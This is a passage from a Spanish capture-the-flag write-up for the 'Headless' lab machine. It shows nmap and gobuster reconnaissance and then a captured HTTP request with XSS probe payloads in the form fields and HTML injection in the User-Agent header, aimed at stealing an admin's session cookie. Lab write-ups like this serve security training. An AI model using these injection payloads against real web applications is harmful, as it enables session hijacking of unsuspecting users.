
Headless - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJXBmWeZYo1LR50J
|   256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICkBEMKoic0Bx5yLYG4DIT5G797lraNQsG5dtyZUl9nW
5000/tcp open  upnp?   syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Tue, 12 Nov 2024 19:44:36 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
```


Vamos a ver que hay detras del puerto 5000:




Hay un contador, le damos a "For questions" y nos lleva al siguiente formulario:



Antes de todo vamos a enumerar posibles rutas con gobuster:




Tenemos un "dashboard" al que no tenemos permisos para acceder. Vamos a intentar enviar cualquier cosa en el formulario:




Vemos que no pasa nada. Como pone "Contact Support", puede ser que envie el tiquet a un usuario que por detras conteste a estos tiquets. Puede que el usuario que contesta este logueado en una interfaz como la que hemos encontrado de "dashboard" para revisar los tiquets que le envian. A lo mejor esa interfaz web donde se ven los tiquets no esta sanetizada y podemos injectar etiquetas especiales como `<script>` o inyectar un XSS para tratar de robar la cookie de sesion del usuario que esta logueado.

Primero vamos a intentar ejecutar una alerta con la etiqueta `<script>` para ver si es vulnerable a XSS:



Nos sale el siguiente aviso:



Nos dice que ese es el reporte que se le envia a los administradores y en estos campos hay datos que yo puedo controlar. Vamos a interceptar la peticion con Burpsuite y vamos a ver si podemos manipular el "User Agent" para que ejecute lo que nosotros queramos, en este caso quiero que subraye la palabra test:

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <u>TEST</u>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 171
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&lname=
%3Cscript%3Ealert%281%29%3C%2Fscript%3E&email=a%40a.com&phone=
123456789&message=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

Vemos que se subraya:

